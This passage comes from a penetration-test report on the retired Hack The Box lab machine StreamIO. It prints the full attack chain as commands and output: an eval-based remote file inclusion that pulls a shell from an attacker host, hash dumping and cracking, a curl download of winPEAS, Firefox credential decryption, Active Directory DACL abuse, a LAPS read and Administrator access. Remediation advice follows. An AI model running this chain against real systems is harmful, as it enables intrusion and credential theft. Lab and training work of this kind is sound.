      v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://streamio.htb/admin/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Header           : Cookie: PHPSESSID=d83va2qpp5b3d13njac9f6o25v
 :: Extensions       : .php
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

images                  [Status: 301, Size: 157, Words: 9, Lines: 2, Duration: 157ms]
#                       [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 587ms]
# on atleast 2 different hosts.php [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 619ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 631ms]
# This work is licensed under the Creative Commons  [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 649ms]
                        [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 689ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 712ms]
# directory-list-2.3-medium.txt.php [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 749ms]
# Attribution-Share Alike 3.0 License. To view a copy of this .php [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 772ms]
# Copyright 2007 James Fisher [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 808ms]
#.php                   [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 842ms]
#                       [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 877ms]
# Priority ordered case sensative list, where entries were found  [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 914ms]
# Suite 300, San Francisco, California, 94105, USA..php [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 948ms]
# Priority ordered case sensative list, where entries were found .php [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 989ms]
# Copyright 2007 James Fisher.php [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 1014ms]
#.php                   [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 1050ms]
index.php               [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 1037ms]
# or send a letter to Creative Commons, 171 Second Street, .php [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 1067ms]
# or send a letter to Creative Commons, 171 Second Street,  [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 1074ms]
#                       [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 1110ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/  [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 1184ms]
# This work is licensed under the Creative Commons .php [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 1190ms]
# Attribution-Share Alike 3.0 License. To view a copy of this  [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 1237ms]
#.php                   [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 1283ms]
# on atleast 2 different hosts [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 1301ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ .php [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 1326ms]
#                       [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 1331ms]
#.php                   [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 1360ms]
Images                  [Status: 301, Size: 157, Words: 9, Lines: 2, Duration: 71ms]
css                     [Status: 301, Size: 154, Words: 9, Lines: 2, Duration: 116ms]
Index.php               [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 81ms]
js                      [Status: 301, Size: 153, Words: 9, Lines: 2, Duration: 84ms]
master.php              [Status: 200, Size: 58, Words: 5, Lines: 2, Duration: 123ms]
fonts                   [Status: 301, Size: 156, Words: 9, Lines: 2, Duration: 298ms]
IMAGES                  [Status: 301, Size: 157, Words: 9, Lines: 2, Duration: 83ms]
INDEX.php               [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 99ms]
Fonts                   [Status: 301, Size: 156, Words: 9, Lines: 2, Duration: 60ms]
CSS                     [Status: 301, Size: 154, Words: 9, Lines: 2, Duration: 114ms]
JS                      [Status: 301, Size: 153, Words: 9, Lines: 2, Duration: 68ms]
Master.php              [Status: 200, Size: 58, Words: 5, Lines: 2, Duration: 102ms]
MASTER.php              [Status: 200, Size: 58, Words: 5, Lines: 2, Duration: 83ms]
                        [Status: 200, Size: 1678, Words: 85, Lines: 50, Duration: 99ms]
```

```php
</div>
<?php
} # while end
?>
<br><hr><br>
<form method="POST">
<input name="include" hidden>
</form>
<?php
if(isset($_POST['include']))
{
if($_POST['include'] == "index.php" )
eval(file_get_contents($_POST['include']));
else
echo(" ---- ERROR ---- ");
}
?>
```

The decoded source revealed a POST `include` parameter passed directly to `eval(file_get_contents(...))` — a remote file inclusion vulnerability.

6. Remote Code Execution via master.php eval/RFI

A PHP payload (`test.php`) was written to fetch and execute ConPtyShell from an attacker-controlled HTTP server. A Burp GET request to `admin/?debug=master.php` was modified to a POST with body `include=http://10.10.16.60/test.php`:



Sending the request triggered the RFI chain. A shell was received as `yoshihide`:

`yoshihide` had no home directory and did not hold the user flag. Lateral movement was required.

---

7. Lateral Movement — sqlcmd and nikk37

The `db_admin` credentials recovered via LFI were used to query the `streamio_backup` database identified during the SQL injection enumeration:

```
sqlcmd -U db_admin -P 'B1@hx31234567890' -Q 'USE STREAMIO_BACKUP; select username,password
from users;'
```

```
PS C:\users> sqlcmd -U db_admin -P 'B1@hx31234567890' -Q 'USE STREAMIO_BACKUP; select username,password from users;'
Changed database context to 'streamio_backup'.
username                                           password
-------------------------------------------------- --------------------------------------------------
nikk37                                             389d14cb8e4e9b94b137deb1caf0612a
yoshihide                                          b779ba15cedfd22a023c4d8bcf5f2332
James                                              c660060492d9edcaa8332d89c99c9239
Theodore                                           925e5408ecb67aea449373d668b7359e
Samantha                                           083ffae904143c4796e464dac33c1f7d
Lauren                                             08344b85b329d7efd611b7a7743e8a09
William                                            d62be0dc82071bccc1322d64ec5b6c51
Sabrina                                            f87d3c0d6c8fd686aacc6627f1f493a5

(8 rows affected)
```

The backup database contained a hash for `nikk37` not present in the main database. The hash was cracked offline with Hashcat:


```
hashcat -m 0 nikk37.hash /usr/share/wordlists/rockyou.txt
```

```
joe@primeradiant:~$ hashcat -m 0 hashes.txt rockyou.txt
hashcat (v7.1.2) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
             CUDA SDK Toolkit required for proper device support and utilization.
             For more information, see: https://hashcat.net/faq/wrongdriver
             Falling back to OpenCL runtime.

OpenCL API (OpenCL 3.0 CUDA 13.0.98) - Platform #1 [NVIDIA Corporation]
=======================================================================
* Device #01: NVIDIA GeForce RTX 2080 Ti, 10820/10820 MB (2705 MB allocatable), 68MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 8 digests; 8 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

INFO: Removed 3 hashes found as potfile entries.

Host memory allocated for this attack: 1242 MB (14177 MB free)

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

389d14cb8e4e9b94b137deb1caf0612a:get_dem_girls2@yahoo.com
Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 0 (MD5)
Hash.Target......: hashes.txt
Time.Started.....: Mon Jun  8 18:05:05 2026 (0 secs)
Time.Estimated...: Mon Jun  8 18:05:05 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........: 36975.6 kH/s (2.38ms) @ Accel:626 Loops:1 Thr:64 Vec:1
Recovered........: 4/8 (50.00%) Digests (total), 1/8 (12.50%) Digests (new)
Progress.........: 14344384/14344384 (100.00%)
Rejected.........: 0/14344384 (0.00%)
Restore.Point....: 14344384/14344384 (100.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: 088396513 → $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#01.: Temp: 32c Fan: 30% Util: 15% Core:1350MHz Mem:6800MHz Bus:16
```

Credential recovered: **nikk37:get_dem_girls2@yahoo.com**

WinRM access was established and the user flag retrieved:


```
evil-winrm -i 10.129.12.64 -u nikk37 -p 'get_dem_girls2@yahoo.com'
```



8. Firefox Credential Extraction

WinPEAS was transferred and executed on the nikk37 session. It identified Firefox credential files in nikk37's profile:

```
curl http://10.10.16.60/winPEASx64.exe -o winpeas.exe
.\winpeas.exe
```



The Firefox profile directory was downloaded via Evil-WinRM and decrypted using firepwd:

```
python3 firepwd.py -d br53rxeg.default-release
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/streamio/firepwd]
└─$ python3 firepwd-ng.py -dbr53rxeg.default-release
[INFO] - Reading key4-db: verifying master_password
       [!] Master password is correct.
[INFO] - Reading key4-db: obtaining master_key
       [!] Decrypted master_key : b3610ee6e057c4341fc76bc84cc8f7cd51abfe641a3eec9d0808080808080808

[INFO] - Decrypted 4 logins

 URL: https://slack.streamio.htb
 User: admin
 Pass: JDg0dd1s@d0p3cr3@t0r

 URL: https://slack.streamio.htb
 User: nikk37
 Pass: n1kk1sd0p3t00:)

 URL: https://slack.streamio.htb
 User: yoshihide
 Pass: paddpadd@12

 URL: https://slack.streamio.htb
 User: JDgodd
 Pass: password@12
```

Four credential sets for `slack.streamio.htb` were recovered. Cross-referencing the admin username (`JDg0dd`) and the stored user (`JDgodd`) identified the working combination: **`JDgodd:JDg0dd1s@d0p3cr3@t0r`**

NXC confirmed the credentials were valid for SMB and LDAP but not WinRM.


---

9. BloodHound Enumeration and DACL Abuse

BloodHound data was collected as JDgodd:

```
rusthound-ce -d streamio.htb -u 'JDgodd' -p 'JDg0dd1s@d0p3cr3@t0r' -o ./bh -z
```

Marking JDgodd as owned and querying shortest paths revealed WriteOwner over the `Core Staff` group. Members of Core Staff hold LAPS read access on the DC:



bloodyAD was used to take ownership of Core Staff, grant GenericAll, and add nikk37:

```
bloodyAD --host streamio.htb -d 10.129.12.64 -u 'JDgodd' -p 'JDg0dd1s@d0p3cr3@t0r' \
  set owner 'Core Staff' JDgodd
bloodyAD --host streamio.htb -d 10.129.12.64 -u 'JDgodd' -p 'JDg0dd1s@d0p3cr3@t0r' \
  add genericAll 'Core Staff' JDgodd
bloodyAD --host streamio.htb -d 10.129.12.64 -u 'JDgodd' -p 'JDg0dd1s@d0p3cr3@t0r' \
  add groupMember 'Core Staff' Nikk37
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/streamio]
└─$ bloodyAD --host streamio.htb -d 10.129.12.64 -u 'JDgodd' -p 'JDg0dd1s@d0p3cr3@t0r' set owner "Core Staff" JDgodd
[!] S-1-5-21-1470860369-1569627196-4264678630-1104 is already the owner, no modification will be made
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/streamio]
└─$ bloodyAD --host streamio.htb -d 10.129.12.64 -u 'JDgodd' -p 'JDg0dd1s@d0p3cr3@t0r' add groupMember "Core Staff" Nikk37
[+] Nikk37 added to Core Staff
```

```
*Evil-WinRM* PS C:\Users\nikk37\Documents> net group "Core Staff"
Group name     CORE STAFF
Comment

Members

-------------------------------------------------------------------------------
nikk37
The command completed successfully.
```

10. LAPS Password Recovery and Domain Compromise

From the nikk37 WinRM session (now a member of Core Staff), the legacy LAPS attribute was read from the DC machine account:

```
bloodyAD --host 10.129.12.64 -d streamio.htb -u Nikk37 \
  -p 'get_dem_girls2@yahoo.com' get object 'DC$' --attr name,ms-Mcs-AdmPwd
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/streamio]
└─$ bloodyAD --host streamio.htb -d 10.129.12.64 -u Nikk37 -p 'get_dem_girls2@yahoo.com' get object 'DC$' --attr name,ms-Mcs-AdmPwd

distinguishedName: CN=DC,OU=Domain Controllers,DC=streamIO,DC=htb
ms-Mcs-AdmPwd: 28O6+3e(/lN#kl
name: DC
```

The recovered LAPS password was confirmed via NXC:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/streamio]
└─$ nxc smb 10.129.12.64 -u administrator -p '28O6+3e(/lN#kl'
SMB         10.129.12.64    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:streamIO.htb) (signing:True) (SMBv1:None)
SMB         10.129.12.64    445    DC               [+] streamIO.htb\administrator:28O6+3e(/lN#kl (Pwn3d!)
```

WMIExec was used to authenticate as local Administrator:

```
impacket-wmiexec streamio.htb/Administrator:'<LAPS>'@10.129.12.64
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/streamio]
└─$ wmiexec.py streamio.htb/Administrator:'28O6+3e(/lN#kl'@10.129.12.64
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
streamio\administrator
```

The root flag was located on a secondary user's desktop — `C:\Users\Martin\Desktop\root.txt`:

```
 Directory of c:\users\administrator\desktop

05/30/2022  04:53 PM    <DIR>          .
05/30/2022  04:53 PM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)   6,906,630,144 bytes free

c:\users\administrator\desktop>cd..
c:\users\administrator>cd ..
c:\users>dir
 Volume in drive C has no label.
 Volume Serial Number is A381-2B63

 Directory of c:\users

02/22/2022  03:48 AM    <DIR>          .
02/22/2022  03:48 AM    <DIR>          ..
02/22/2022  03:48 AM    <DIR>          .NET v4.5
02/22/2022  03:48 AM    <DIR>          .NET v4.5 Classic
02/26/2022  11:20 AM    <DIR>          Administrator
05/09/2022  05:38 PM    <DIR>          Martin
02/26/2022  10:48 AM    <DIR>          nikk37
02/22/2022  02:33 AM    <DIR>          Public
               0 File(s)              0 bytes
               8 Dir(s)   6,906,630,144 bytes free

c:\users>cd Martin
c:\users\Martin>cd Desktop
c:\users\Martin\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is A381-2B63

 Directory of c:\users\Martin\Desktop

05/26/2022  04:56 PM    <DIR>          .
05/26/2022  04:56 PM    <DIR>          ..
06/08/2026  02:13 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   6,906,630,144 bytes free

c:\users\Martin\Desktop>type root.txt
0aeb5c90ee1ec255edab8b09da9f5ed0
```

6 Remediation Summary

As a result of this assessment, several opportunities were identified to strengthen the security posture of the assessed environment. The remediation actions below are prioritised to address the most impactful issues first, beginning with those that can be implemented with minimal effort and disruption. All remediation activities should be carefully planned, tested, and validated to minimise the risk of service interruption or data loss.

6.1 Short Term

SHORT TERM REMEDIATION:

- Audit and correct the WriteOwner ACL grant from JDgodd over the Core Staff group. Review all LAPS-delegated read groups and ensure membership is restricted to authorised administrative accounts only.
- Parameterise all SQL queries in the web application. The search functionality in search.php must use prepared statements with bound parameters. No user-supplied input should be concatenated into SQL string literals.
- Remove the `debug` parameter from the admin panel or, if required for operational purposes, restrict it to localhost access only and remove support for PHP stream wrappers as input values.
- Rewrite master.php to eliminate the eval(file_get_contents()) pattern entirely. Accepting a URL or path as a POST parameter and executing its contents represents a critical code injection vulnerability with no safe mitigation short of removal.

6.2 Medium Term

MEDIUM TERM REMEDIATION:

- Replace MD5 password hashing with a modern adaptive algorithm. Argon2id is the current recommended choice; bcrypt is also acceptable. All existing hashed passwords should be treated as compromised and a forced password reset issued. MD5 provides no meaningful resistance to offline cracking with modern hardware.
- Conduct a full Active Directory ACL audit using BloodHound or Locksmith to identify and remediate additional overpermissioned relationships, focusing on WriteOwner, WriteDACL, GenericAll, and GenericWrite rights held by standard domain users over privileged groups or service accounts.
- Enforce a browser credential storage policy that prohibits saving domain or application credentials in locally installed browsers. Consider deploying a password manager with enforced policy and auditing saved browser credentials via Group Policy.

6.3 Long Term

LONG TERM REMEDIATION:

- Implement a web application firewall policy that blocks SQL injection payloads. The current WAF was bypassed trivially through manual Burp exploitation. WAF rules should be treated as a defence-in-depth layer, not a primary control — parameterised queries remain the only reliable remediation for SQL injection.

- Deploy a vulnerability management programme that regularly audits web application code for dangerous PHP patterns including eval(), include() with user input, and file_get_contents() on user-supplied values.
- Implement centralised logging and alerting for anomalous MSSQL query patterns, unexpected PHP file inclusion requests, and Core Staff group membership changes. Alerts on LAPS attribute reads from non-standard accounts should be prioritised.
- Review all Active Directory group delegations on a defined schedule. LAPS read access is a high-value privilege that should be reviewed quarterly alongside other tiered administration controls.


7 Technical Findings Details

1. JDgodd WriteOwner Over Core Staff Group Enables LAPS Read and Full Domain Compromise - Critical

CWE	CWE-284 - Improper Access Control
CVSS 3.1	9.9 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	The domain account JDgodd holds WriteOwner rights over the Core Staff group in Active Directory. WriteOwner permits an account to take full ownership of an AD object, after which arbitrary DACL modifications can be applied. Members of Core Staff hold LAPS read access on the domain controller machine account. An attacker controlling JDgodd can take ownership of the group, grant themselves GenericAll, add a controlled account to Core Staff, and read the local Administrator LAPS password for the DC, achieving full domain compromise.
Impact	Full domain compromise. The LAPS password for the DC local Administrator account was read and used to authenticate via WMIExec, providing unrestricted access to the domain controller and all hosted data.
Affected Component	• JDgodd — WriteOwner over Core Staff group • Core Staff — LAPS read rights on DC$ machine account
Remediation	Remove the WriteOwner right from JDgodd over the Core Staff group. Audit all LAPS-delegated read groups using BloodHound or Get-LAPSComputers to identify any accounts or groups with unintended LAPS read access. Restrict Core Staff membership to explicitly authorised administrative accounts and review on a quarterly schedule. Implement Active Directory tiering that prevents standard domain user accounts from holding control rights over privileged groups.
References	• https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/abusing-active-directory-acls-aces • https://github.com/ly4k/Certipy

Finding Evidence

BloodHound data was collected with the recovered JDgodd credentials. Marking JDgodd as owned and querying shortest paths from owned objects revealed WriteOwner over the Core Staff group. Members of Core Staff hold LAPS read access on the DC machine account:



bloodyAD was used to take ownership of Core Staff and grant JDgodd GenericAll:

```
bloodyAD --host streamio.htb -d 10.129.12.64 -u 'JDgodd' \
  -p 'JDg0dd1s@d0p3cr3@t0r' set owner 'Core Staff' JDgodd
bloodyAD --host streamio.htb -d 10.129.12.64 -u 'JDgodd' \
  -p 'JDg0dd1s@d0p3cr3@t0r' add genericAll 'Core Staff' JDgodd
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/streamio]
└─$ bloodyAD --host streamio.htb -d 10.129.12.64 -u 'JDgodd' -p 'JDg0dd1s@d0p3cr3@t0r' set owner "Core Staff" JDgodd
[!] S-1-5-21-1470860369-1569627196-4264678630-1104 is already the owner, no modification will be made
```

nikk37 was added to Core Staff so the existing WinRM session gained LAPS access:

```
bloodyAD --host streamio.htb -d 10.129.12.64 -u 'JDgodd' \
  -p 'JDg0dd1s@d0p3cr3@t0r' add groupMember 'Core Staff' Nikk37
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/streamio]
└─$ bloodyAD --host streamio.htb -d 10.129.12.64 -u 'JDgodd' -p 'JDg0dd1s@d0p3cr3@t0r' add groupMember "Core Staff" Nikk37
[+] Nikk37 added to Core Staff
```

```
*Evil-WinRM* PS C:\Users\nikk37\Documents> net group "Core Staff"
Group name     CORE STAFF
Comment

Members

-------------------------------------------------------------------------------
nikk37
The command completed successfully.
```

From the nikk37 WinRM session, the LAPS attribute was read from the DC machine account:

```
bloodyAD --host 10.129.12.64 -d streamio.htb -u Nikk37 \
  -p 'get_dem_girls2@yahoo.com' get object 'DC$' --attr name,ms-Mcs-AdmPwd
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/streamio]
└─$ bloodyAD --host streamio.htb -d 10.129.12.64 -u Nikk37 -p 'get_dem_girls2@yahoo.com' get object 'DC$' --attr name,ms-Mcs-AdmPwd

distinguishedName: CN=DC,OU=Domain Controllers,DC=streamIO,DC=htb
ms-Mcs-AdmPwd: 28O6+3e(/lN#kl
name: DC
```

The LAPS password was confirmed via NXC and used to authenticate as Administrator:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/streamio]
└─$ nxc smb 10.129.12.64 -u administrator -p '28O6+3e(/lN#kl'
SMB         10.129.12.64    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:streamIO.htb) (signing:True) (SMBv1:None)
SMB         10.129.12.64    445    DC               [+] streamIO.htb\administrator:28O6+3e(/lN#kl (Pwn3d!)
```

```
impacket-wmiexec streamio.htb/Administrator:'<LAPS>'@10.129.12.64
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/streamio]
└─$ wmiexec.py streamio.htb/Administrator:'28O6+3e(/lN#kl'@10.129.12.64
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
streamio\administrator
```

